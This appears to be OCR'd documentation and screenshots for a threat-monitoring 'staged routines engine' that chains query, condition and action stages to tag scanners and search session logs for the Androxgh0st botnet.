
Staged routines engine

Users can create routines, made of multiple sequential stages, to process past sessions.

For example:

- search for a pattern in application logs
- if a pattern is found, add tags to all the matching data
- then create a report

Reactions to spotted patterns can be customized and programmed on demand. For example, prepare and execute a driver to feed an external IPS system under certain conditions.



Tag Censys.io Scanner This query finds and tags all censys.io benign scanners	Stages: 2	Trigger 0 * * * *	Last execution 27/06/2024 12:00 PM	Last execution duration 1 sec	93 0
Tag PaloAlto Scanner This query finds PaloAlto network scanners and tags them accordingly	Stages: 2	Trigger 0 * * * *	Last execution 27/06/2024 12:00 PM	Last execution duration 2 sec	223 0
Androxgh0st malware search This search aims to find and tag malware botnet Androxgh0st: https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-016a	Stages: 2	Trigger 0 * * * *	Last execution 27/06/2024 11:00 AM	Last execution duration 4 sec	569 0
Tag shadowserver.org The Shadowserver Foundation is a nonprofit security organization working altruistically behind the scenes to make the Internet more secure for everyon...	Stages: 2	Trigger 0 * * * *	Last execution 27/06/2024 11:00 AM	Last execution duration 5 sec	964 0


Staged routines engine


Stages are executed in order.

Each stage selects session based on the stage specific logic
and implementation. Possibilities for stages are:


- **Database stage** – selects past sessions based on queries
- **Boolean stage** – selects past sessions if a condition is met (has there been network activity? Etc.)
- **Execution stage** – execute an action on the matched sessions.

Past sessions matching all the stages pipeline are then shown and can be used as input for executing a routine (for example, apply a tag and / or use the sessions' IPs
to feed another system).





Type	Logs	Location		Timestamp
HTTPd	2 2 0 1	🇩🇪	Frankfurt am Main; Hesse;	21/06/2024 07:16 AM
HTTPd	2 4 0 0	🇩🇪	Frankfurt am Main; Hesse;	20/06/2024 03:41 PM
HTTPd	2 2 0 1	🇫🇷		13/06/2024 10:14 PM
HTTPd	2 4 0 0	🇩🇪	Frankfurt am Main; Hesse;	13/06/2024 09:05 AM
HTTPd	2 2 0 1	🇩🇪	Frankfurt am Main; Hesse;	11/06/2024 09:59 PM
HTTPd	2 2 0 0	🇫🇷		10/06/2024 09:42 PM
HTTPd	2 0 0 0	🇩🇪	Frankfurt am Main; Hesse;	10/06/2024 03:18 PM
HTTPd	2 5 0 0	🇩🇪	Frankfurt am Main; Hesse;	09/06/2024 10:03 AM
HTTPd	2 2 0 0	🇩🇪	Frankfurt am Main; Hesse;	09/06/2024 09:35 AM
HTTPd	2 4 0 0	🇩🇪	Frankfurt am Main; Hesse;	08/06/2024 02:46 AM
HTTPd	2 2 0 0	🇩🇪	Frankfurt am Main; Hesse;	07/06/2024 10:12 PM
HTTPd	2 4 0 0	🇻🇳	Hanoi; Hanoi;	05/06/2024 03:01 PM



Name Androxgh0st malware search
Description This search aims to find and tag malware botnet Andr
Trigger 0 * * * *

androxgh0st_search

application_logs~ "androxgh0st"